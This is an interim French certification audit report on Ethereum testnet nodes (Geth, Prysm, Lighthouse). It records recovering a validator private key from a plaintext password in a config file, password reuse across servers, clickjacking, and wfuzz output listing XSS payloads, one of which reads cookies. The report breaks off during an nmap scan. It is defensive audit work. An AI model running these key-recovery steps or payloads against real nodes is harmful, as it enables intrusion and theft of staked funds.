< RAPPORT TECHNIQUE INTERMÉDIAIRE D'ÉVALUATION FITCEM >

Nœuds Ethereum – Geth v1.13.14, Prysm v5.0.2, Lighthouse v5.1.2-5ce1619 built from source

Référence : FITCEM-
Version : 0.1
Date : 30/07/2024
Code interne : 2024-

MAÎTRISE DU DOCUMENT

	Nom et prénom	Fonction	Date
Contrôle	Directeur du laboratoire	Directeur du laboratoire	
Approbation	Directeur du laboratoire	Directeur du laboratoire	

FICHE D'ÉVOLUTIONS

Révision	Date	Description	Rédacteur(s)
0.1a	30/05/2024	Création	Thibault Demasi – Cabinet Louis Reynaud
0.1b	19/06/2024	Rédaction menace assignée	Jean-Loïc Mugnier – IPSProtocol
0.1c	10/06/2024	Rédaction menace assignée	Karolina Gorna – Ledger
0.1d	X	Rédaction menace assignée	Auditeur 4
V1	Auditeur 1	21/01/2025	Rédaction menace assignée

< SOMMAIRE >

< SOMMAIRE >

< TABLE DES TABLEAUX >

< TABLE DES FIGURES >

GLOSSAIRE

Acronymes	Définitions
ANSSI	Agence Nationale de la Sécurité des Systèmes d'Information
CSPN	Certification de Sécurité de Premier Niveau.
FITCEM	Certification en cybersécurité à temps fixe
RTE	Rapport Technique d'Evaluation
TOE	Target Of Evaluation

Tableau 3 Glossaire

INTRODUCTION

L'évaluation doit permettre de vérifier que la TOE est un candidat pertinent pour l'obtention d'une certification FITCEM. Pour cela, l'évaluateur vérifie que la TOE fournit bien les éléments de sécurité indiqués dans sa cible de sécurité, que les fonctions de sécurité intègrent des principes et mécanismes de sécurité à priori robustes et qu'aucune vulnérabilité ne peut être exploitée lors de l'évaluation. Seul le périmétre de l'évaluation à été testé sur l'ensemble des fonctions de sécurité.

Les résultats de ce rapport se rapportent uniquement à la TOE spécifiquement testée et ne peuvent être extrapolés à d'autres produits.

NB : Les résultats d'audit de ce rapport technique n'ont pas pu être finalisées. Par conséquent, ce rapport peut être considéré comme le rapport intermédiaire d'évaluation.

1 PRÉSENTATION DU DOCUMENT

1.1 OBJET DU DOCUMENT

Ce document est réalisé dans le cadre de l'évaluation du produit « Nœuds Ethereum » en version Geth v1.13.14, Prysm v5.0.2, Lighthouse v5.1.2-5ce1619 built from source, développé par la société auditée. Il constitue le Rapport Technique d'Evaluation (RTE) présentant le résultat des travaux d'évaluation des laboratoires d'audit.
Ce document est soumis au contrôle qualité des laboratoires d'audit. Les mises à jour de ce document sont effectuées par l'équipe technique des laboratoires d'audit.

1.2 MISE EN FORME

Voici la mise en forme des travaux réalisés par l'évaluateur dans ce rapport technique d'évaluation :

1.2.1 Vulnérabilité

Une vulnérabilité est une faiblesse de la TOE permettant la mise en place d'un chemin d'attaque et d'une cotation de l'attaque. Dans ce rapport, les vulnérabilités seront présentées sous cette forme :

VUL.X : « Titre de la vulnérabilité »
Description de la vulnérabilité.

1.2.2 Fait technique

Un fait technique est une légère faiblesse ou une mauvaise pratique qui ne permet pas la mise en place d'un chemin d'attaque et de sa cotation. Dans ce rapport, les faits techniques seront présentés sous cette forme :

FT.X : « Titre du fait technique »
Description du fait technique.

1.2.3 Non-conformité

Une non-conformité de la TOE correspond à une non-conformité de la TOE vis-à-vis de la cible de sécurité rédigée pour cette évaluation. Attention, une non-conformité ne remet pas en cause la sécurité de la TOE. Dans ce rapport, les non-conformités seront présentées sous cette forme :

NC.X : « Titre de la non-conformité »
Description de la non-conformité.

1.2.4 Constat positif

Un constat positif correspond à l'absence de vulnérabilité ou de fait technique sur un élément analysé de la TOE. Dans ce rapport, les constats positifs seront présentés sous cette forme :

CP.X : « Titre du constat positif »
Description du constat positif.

1.2.5 Conjecture

Une conjecture correspond à une hypothèse basée sur des résultats partiels ou des observations préliminaires, établie par le laboratoire. Elle peut suggérer qu'un élément du système évalué est soit probablement fiable, soit potentiellement non fiable. Cette approche permet de prioriser les efforts en concentrant les ressources sur les aspects les plus critiques. Dans ce rapport, les conjectures seront présentées sous cette forme :

CJ.X : « Titre de la conjecture »
Description de la conjecture.

1.2.6 Information fournie par l'éditeur

Une information pouvant affecter la validité des résultats et fournie par l'éditeur sera clairement identifiée dans ce rapport sous cette forme :

IE.X : « Titre de l'information fournie par l'éditeur »
Description de l'information fournie par l'éditeur.

2 L'ÉDITEUR ET LE PRODUIT ÉVALUÉ

2.1 L'ÉDITEUR

Nom	Audité
Adresse postale	
E-mail(s)	
Site Web	

Tableau 4 : Coordonnées de l'éditeur

2.2 LE PRODUIT ÉVALUÉ

2.2.1 Informations générales

Nom du produit	Nœuds Ethereum
Domaine technique	Détection d'intrusion et administration et supervision de la cybersécurité

Tableau 5 : Identification du produit évalué

2.2.2 Historique des versions

RE.X : « Titre du résultat fourni par un prestataire externe »
Description du résultat fourni par un prestataire externe.

Version	Date de réception	Version du produit	Description
Application: Ethereum Node	30/04/2024	Geth v1.13.14, Prysm v5.0.2, Lighthouse v5.1.2-5ce1619 built from source	4 différents serveurs proposés dont 2 accessibles ssh et 2 non accessibles ssh.

Tableau 6 : Historique des versions du produit évalué

3 LE LABORATOIRE

Auditeur 1	ThibaultDemasi - Cabinet Louis Reynaud
E-mail	thibault.demasi@cabinet-louis-reynaud.fr

Tableau 7 : Coordonnées des auditeurs

Auditeur 2	Jean-Loïc Mugnier - IPSProtocol
E-mail	jmugnier@ipsprotocol.xyz

Tableau 7 : Coordonnées des auditeurs

Auditeur 3	Karolina Gorna – Ledger
E-mail	karolina.gorna@ledger.com

Tableau 7 : Coordonnées des auditeurs

Auditeur 4	Guilhem RIOUX
E-mail	guilhemrioux@orange.com

Tableau 7 : Coordonnées des auditeurs

4 L'ÉVALUATION

Norme	[1]
Type d'évaluation	Evaluation FitCEM
Type de produit	Application Web
Plan de test	[2]
Cible de sécurité	[3]
Lieu de réalisation de l'évaluation	Laboratoires d'auditeur
N° de version testée du produit	Geth v1.13.14, Prysm v5.0.2, Lighthouse v5.1.2-5ce1619 built from source
Date(s) d'évaluation	30/04/2024 – 30/06/2024

Tableau 8 : Périmètre de l'évaluation

5 PROBLÈME DE SÉCURITÉ ET ENVIRONNEMENT

Cette partie permet de mettre en lumière les analyses de l'évaluateur sur les fonctionnalités et l'environnement d'utilisation et de sécurité de la TOE.

5.1 UTILISATION ET ENVIRONNEMENT

L'évaluateur a analysé la cible de sécurité. Dans l'ensemble, celle-ci est suffisamment mature et elle était utilisable par l'évaluateur.

5.2 AVIS D'EXPERT SUR LA PROBLÉMATIQUE DE SÉCURITÉ

La cible actuelle a un bon niveau de maturité.

6 MISE EN ŒUVRE DU PRODUIT

Cette partie décrit l'installation et la prise en main de la TOE par l'évaluateur.

6.1 INSTALLATION

6.1.1 Description de l'installation

L'installation de Geth en tant que client d'exécution est accessible sur la documentation du site de Geth. Pour installer le client de consensus conjointement avec Geth, leurs sites web respectifs détaillent la méthode d'installation :

- Pour l'installation de Geth : https://geth.ethereum.org/docs/getting-started/installing-geth.
- Pour l'installation de Lighthouse : https://lighthouse-book.sigmaprime.io/installation.html.
- Pour l'installation de Prysm : https://docs.prylabs.network/docs/install/install-with-script.

6.1.2 Plateforme d'évaluation

La plateforme d'évaluation est la suivante :



Figure 1 : Evaluation platform

La plateforme d'évaluation est composée de deux machines accessibles en ssh :

- Lighthouse_2: **163.114.159.159** et
- Prysm_2: **163.114.159.114**

Ainsi que de deux machines non-accessibles en ssh :

- Lighthouse_1: **163.114.159.104** et
- Prysm_1: **163.114.159.210**

6.1.3 Non-conformités éventuelles

A ce stade aucune non-conformité n'a été constatée.

6.1.4 Durée de l'installation

Installation rapide que du logiciel.

6.2 FACILITÉ D'UTILISATION

Pour utiliser la TOE, il est nécessaire de posséder des connaissances suffisantes sur les nœuds Ethereum et leur fonctionnement.

6.3 AVIS D'EXPERT ET VULNÉRABILITÉS POTENTIELLES IDENTIFIÉES

Aucune vulnérabilité n'a été identifiée à cette étape.

7 CONCEPTION ET DÉVELOPPEMENT

Cette partie décrit l'analyse de l'évaluateur des choix réalisés par le développeur pour la conception et le développement de la TOE.

7.1 DOCUMENTS ET FOURNITURES

Voici la liste des documents fournis par l'éditeur au démarrage du pré-audit :

- Cible de sécurité.
- Documentation de Lighthouse : https://lighthouse-book.sigmaprime.io/.
- Documentation de Prysm : https://prysm.readthedocs.io/en/stable/.
- Documentation de Geth : https://ethereumpow.github.io/go-ethereum/docs/.

7.2 ANALYSE D'IMPACT

7.2.1 A l'installation

La TOE est directement accessible via une connexion SSH et ne nécessite aucune installation spécifique.

7.2.2 A l'exécution

Pour créer un validateur sur Lighthouse : https://lighthouse-book.sigmaprime.io/mainnet-validator.html.

Pour créer un validateur sur Prysm : https://docs.alchemy.com/docs/setting-up-an-eth-20-staking-validator-with-prysm.

Pour créer des utilisateurs avec Geth : https://geth.ethereum.org/docs/getting-started.
L'interaction avec les nœuds se fait via des commandes depuis le terminal. Les nœuds étant installés sur un serveur Debian 12, les commandes Linux sont accessibles. De plus, des privilèges root sont accordés pour la création d'utilisateurs Geth ou pour tout autre commande nécessitant des privilèges root.

7.3 ANALYSE DE LA SURFACE D'ATTAQUE

La surface d'attaque de la TOE peut comprendre les vulnérabilités connues dans OpenSSH, les tentatives de force brute visant les mots de passe ou les clés d'authentification, ainsi que les attaques ciblant les éventuelles faiblesses dans la configuration

SSH, telles que le stockage non sécurisé des clés. De plus, elle peut également englober les vulnérabilités de Nginx.

De plus, les clients d'exécution et de consensus représentent une large surface d'attaque pouvant être exploité, les nœuds reposant sur de nombreuses fonctionnalités et services. La gestion des clés via le keystore, notamment les différentes clés privées, que ce soit celles de l'utilisateur ou du nœud.

7.4 AVIS D'EXPERT ET VULNÉRABILITÉS IDENTIFIÉES

Aucune vulnérabilité n'a été identifiée à cette étape.

8 ANALYSE DE LA VERSION DES COMPOSANTS

Cette partie présente les différents composants utilisés par la TOE.

8.1 COMPOSANTS UTILISÉS PAR LA TOE

Voici les composants essentiels utilisés par la TOE :

Third-party components	Used version
Nginx	1.22.1
OpenSSH	9.2p1
Geth	1.13.14
Lighthouse	5.1.2-5ce1619 built from source
Prysm	5.0.2
Linux	Debian GNU/Linux 12 (bookworm)

Tableau 9: Composants tiers.

8.2 AVIS D'EXPERT

Les versions de Nginx (v1.22.1), d'OpenSSH (v9.2p1), Geth (v1.13.14), Lighthouse (v5.1.2-5ce1619), et Prysm (v5.0.2) sont globalement récentes et stables, assurant les dernières mises à jour de sécurité.

Cependant, des versions plus récentes existent, notamment pour Nginx, Geth et OpenSSH, disposant des dernières mesures de sécurité.

9 CONFORMITÉ ET RÉSISTANCE DES FONCTIONS DE SÉCURITÉ

9.1 SYNTHÈSE DES FONCTIONNALITÉS ANALYSÉES / NON ANALYSÉES

Le tableau de synthèse suivant liste les fonctions de sécurité indiquées dans la cible de sécurité.

Security fonctions	Analysis	Target compliance	Compliance with state of art
Sandbox	Oui	Oui	
Gas limitation	Oui	Oui	Non
Checking data types	Oui	Oui	X
Verification of overallocation	Oui	Oui	Non
Secure storage	Oui	Oui	Oui
Integrity and authenticity of nodes	Oui	Oui	Oui
Merkle's proofs	Oui	Oui	Oui
Transaction validation	Oui	Oui	X
Private key storage	Oui	Oui	Non

Tableau 10 : Synthèse des fonctions de sécurité.

Le détail des travaux est donné ci-dessous pour chaque fonction de sécurité.

9.2 DÉTAILS DES TRAVAUX D'ANALYSE

Cette section décrit le détail de l'analyse des fonctions de sécurité.

9.2.1 Localisation de la clé Privée

L'objectif principal est de vérifier la sécurité et l'intégrité des nœuds Ethereum, notamment les clés privées associées aux validateurs. Une compromission de ces clés pourrait permettre la réalisation de transactions non autorisées, telles que des transferts frauduleux de fonds en ETH vers des utilisateurs malveillants.

La clé privée du validateur est utilisée pour signer les blocs et les attestations (clé de signature) et pour retirer les fonds une fois que les conditions de retrait sont remplies (clé de retrait).

Serveur Lighthouse

Pour commencer, il faut identifier l'emplacement des instances du nœud et du client de consensus installés. Cette tâche peut être réalisée en listant les processus actifs sur le système :

```
thibault@pentest-geth-lighthouse-2:/opt/pentest/validator/validators$ ps -edf | grep geth
geth      329427       1 20 05:09 ?        00:41:29 /usr/bin/geth --holesky --datadir=/opt/pentest/geth --port=30303
 --http --http.addr=0.0.0.0 --http.port=8545 --ws --ws.port=8546 --ws.addr=0.0.0.0 --ws.origins=* --http.corsdomain=
* --authrpc.jwtsecret=/opt/pentest/geth/jwtsecret --authrpc.port=8551
geth      332829       1 88 08:27 ?        00:00:30 /usr/bin/lighthouse bn --datadir /opt/pentest/lighthouse --netwo
rk holesky --staking --validator-monitor-auto --metrics --checkpoint-sync-url=https://holesky.beaconstate.ethstaker.
cc --port 9000 --execution-endpoint http://127.0.0.1:8551 --execution-jwt /opt/pentest/geth/jwtsecret
thibault  332851  332794  0 08:28 pts/0    00:00:00 grep geth
thibault@pentest-geth-lighthouse-2:/opt/pentest/validator/validators$ ps -edf | grep lighthouse
validat+    1033       1  0 May21 ?        00:50:04 /usr/bin/lighthouse vc --network holesky --beacon-nodes http://l
ocalhost:5052 --datadir /opt/pentest/validator --graffiti= --metrics --suggested-fee-recipient=0x13Ed3eE2fB61751499d
40627EC57c1817619a2F1
geth      332829       1 90 08:27 ?        00:00:38 /usr/bin/lighthouse bn --datadir /opt/pentest/lighthouse --netwo
rk holesky --staking --validator-monitor-auto --metrics --checkpoint-sync-url=https://holesky.beaconstate.ethstaker.
cc --port 9000 --execution-endpoint http://127.0.0.1:8551 --execution-jwt /opt/pentest/geth/jwtsecret
thibault  332853  332794  0 08:28 pts/0    00:00:00 grep lighthouse
```

Figure 2 : Processus actifs

Geth a été localisé dans le répertoire /opt/pentest/geth et Lighthouse dans /opt/pentest/lighthouse. Les informations du validateur sont quant à elles stockées dans /opt/pentest/validator. Il est également pertinent de noter que le testnet utilisé est Holesky.

La clé privée est enregistrée dans les répertoires suivants :

- /opt/pentest/validator/validators/0xa7950f3b6f19f7a3769843a5e68109d-17b1a352d0d2305fac0eba945775d7d49e5a51725855f19a7954562cc7dd574f8 ;
- /opt/pentest/validator/validator/validators/0xa7950f3b6f19f7a3769843a5e68109d-17b1a352d0d2305fac0eba945775d7d49e5a51725855f19a7954562cc7dd574f8.

```
thibault@pentest-geth-lighthouse-2:/opt/pentest/validator/validators/0xa79
5fac0eba945775d7d49e5a51725855f19a7954562cc7dd574f8$ ls
keystore.json  keystore.json.lock
```

Figure 3 : L'emplacement de keystore

La clé privée est stockée dans un keystore. Par conséquent, il est nécessaire de trouver le mot de passe avant de pouvoir récupérer ou utiliser la clé privée.



Figure 4 : Contenu du keystore Lighthouse

Pour retrouver le mot de passe, le brute force peut être envisagée. En exploitant les données du keystore, un script peut générer un hash, ensuite des outils tels que hashcat ou JohnThe-Ripper peuvent être utilisés. Bien qu'il existe d'autres options, elles ne sont pas idéales pour ce type de keystore. Cependant, il convient de noter que le mot de passe est en clair dans le fichier validator_definitions.yml :



Figure 5 : Mot de passe en clair

Cependant, le validateur ne dispose pas de fonds. Les fonds sont stockés sur l'adresse du collecteur, qui est l'adresse où les récompenses du validateur sont envoyées :



Figure 6 : Adresse du collecteur

Même avec la clé privée et publique du validateur, et la création d'un utilisateur, il n'a pas été possible d'envoyer des fonds de l'adresse du collecteur vers le nouvel utilisateur. Mais si le validateur disposait de fonds stockés sur son compte, l'attaquant aurait pu transférer des fonds vers son compte sans l'accord du validateur.

VUL.1 : « Localisation de la clé privée »
Le keystore contenant la clé privée du validateur a pu être déchiffré via le mot de passe stocké en clair sur le fichier de configuration yaml, sans avoir besoin des permissions root. La clé privée du validateur a ainsi pu être récupérée.

9.2.2 Utilisation du même mot de passev

Serveur Prysm

La même méthodologie a été appliquée au serveur Prysm, à commencer par la localisation des instances du nœud et du client de consensus installés :

```
thibault@pentest-geth-prysm-2:/home/debian$ ps -edf | grep geth
geth        3875       1 18 Apr28 ?        5-19:48:08 /usr/bin/geth --holesky --datadir=/opt/pentest/geth --port=303
03 --http --http.addr=0.0.0.0 --http.port=8545 --ws --ws.port=8546 --ws.addr=0.0.0.0 --ws.origins=* --http.corsdomai
n=* --authrpc.jwtsecret=/opt/pentest/geth/jwtsecret --authrpc.port=8551
geth     1259660       1 99 08:30 ?        00:32:59 /usr/bin/beacon-chain --holesky --datadir=/opt/pentest/prysm --c
heckpoint-sync-url=https://holesky.beaconstate.ethstaker.cc --execution-endpoint=http://localhost:8551 --jwt-secret=
/opt/pentest/geth/jwtsecret --accept-terms-of-use=true --suggested-fee-recipient=0x13Ed3eE2fB61751499d40627EC57c1817
619a2F1
thibault 1266099 1266058  0 08:59 pts/0    00:00:00 grep geth
```

Figure 7 : Processus actifs

Geth est dans le répertoire /opt/pentest/geth et Prysm dans /opt/pentest/prysm. Les informations du validateur sont également stockées dans /opt/pentest/validator.
Le keystore du validator est lui stocké à cet emplacement Prysm : /opt/pentest/validator/direct/accounts.

Figure 8 : Contenu du keystore Prysm

Aucun mot de passe en clair n'était stocké sur ce serveur. Mais il a tout de même été possible de déchiffrer ce keystore en utilisant le même mot de passe que celui du keystore du serveur Lighthouse.

VUL.2 : « Utilisation du même mot de passe »
Le keystore peut être déchiffré en utilisant le même mot de passe que celui utilisé sur le serveur Lighthouse.

9.2.3 Analyse serveur

Le serveur d'hébergement des nœuds peut être victime d'attaque, notamment pour y découvrir des portes dérobées ou des moyens d'exfiltrer des données.

D'abord, pour récupérer le fichier index.html redirigé lorsqu'on explore le serveur web, la commande wget peut être utilisé :



Figure 9 : Retour wget

L'index.html ne contient que la page d'accueil de Nginx.

Nikto peut permettre également de vérifier si des bonnes pratiques sont mises en place sur le serveur pour protéger contre certaines attaques.



Figure 10 : Analyse avec Nikto

Les X-Frame-Options header, permettant de bloquer les attaques Clickjacking, ne sont pas présents et on peut afficher l'iframe ci-dessous :



Figure 11 : Attaque par Clickjacking

VUL.3 : « Clickjacking exploitable »
L'absence de l'header X-Frame-Options rend les attaques par Clickjacking exploitables sur le serveur, exploitable pour des attaques par ingénierie sociale par exemple.

Également, avec Wfuzz, il est possible d'injecter des payloads XSS. Certaines ont été interprétées par le serveur, mais ne sont pas exploitables :

```
$ wfuzz -c -z
file,/home/kgorna/Documents/pentest-cc/SecLists/Fuzzing/XSS/human-friendly/XSS-Jhaddix.txt
--hc 404 [redacted]
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: [redacted]
Total requests: 110

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        23 L     75 W       615 Ch
"'%22--%3E%3C/style%3E%3C/script%3E%3Cscript%3Eshadowlabs(0x000045)%3C/script%3E"
000000019:   200        23 L     75 W       615 Ch
"<script>alert(document.head.innerHTML.substr(146,20));</script>"
000000007:   200        23 L     75 W       615 Ch      "x...</title><img src%3dx onerror%3dalert(1)>"
000000023:   200        23 L     75 W       615 Ch
"<script>x=document.createElement(%22iframe%22);x.src=%22http://xssme.html5sec.org/404%2
2;x.onload=function(){window.frames[0].document.write(%22<sc
                                        ript>r=new
XMLHttpRequest();r.open('GET','http://xssme.html5sec.org/xssme2',false);r.send(null);if(r.status==
200){alert(r.responseText.substr(150,41
                                        ));}<\/script>%22)};document.body.appendChild(x);</script>"

000000021:   200        23 L     75 W       615 Ch      "<script>var request = new
XMLHttpRequest();request.open('GET', 'http://html5sec.org/xssme2', false);request.send(null);if
(request.status == 200){a
                                        lert(request.responseText.substr(150,41));}</script>"
000000024:   200        23 L     75 W       615 Ch
"<script>x=document.createElement(%22iframe%22);x.src=%22http://xssme.html5sec.org/404%2
2;x.onload=function(){window.frames[0].document.write(%22<sc

ript>Object.defineProperty(parent,'Safe',{value:{}});Object.defineProperty(parent.Safe,'get',{value:fu
nction(){return top.document.cookie}});alert(p

arent.Safe.get())<\/script>%22)};document.body.appendChild(x);</script>"
```

Figure 12 : Exploitation XSS

NB : Vérifier si le serveur interprète les scripts XSS. Le cas échéant, même s'il les « accepte », ce n'est pas considéré comme une vulnérabilité.

Avec nmap, il est également possible de vérifier si un serveur est vulnérable aux attaques DOS. Or c'est bien le cas ici :

```
$ nmap --script=vuln [redacted]
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-29 16:03 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for [redacted]
Host is up (0.029s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp   open   http
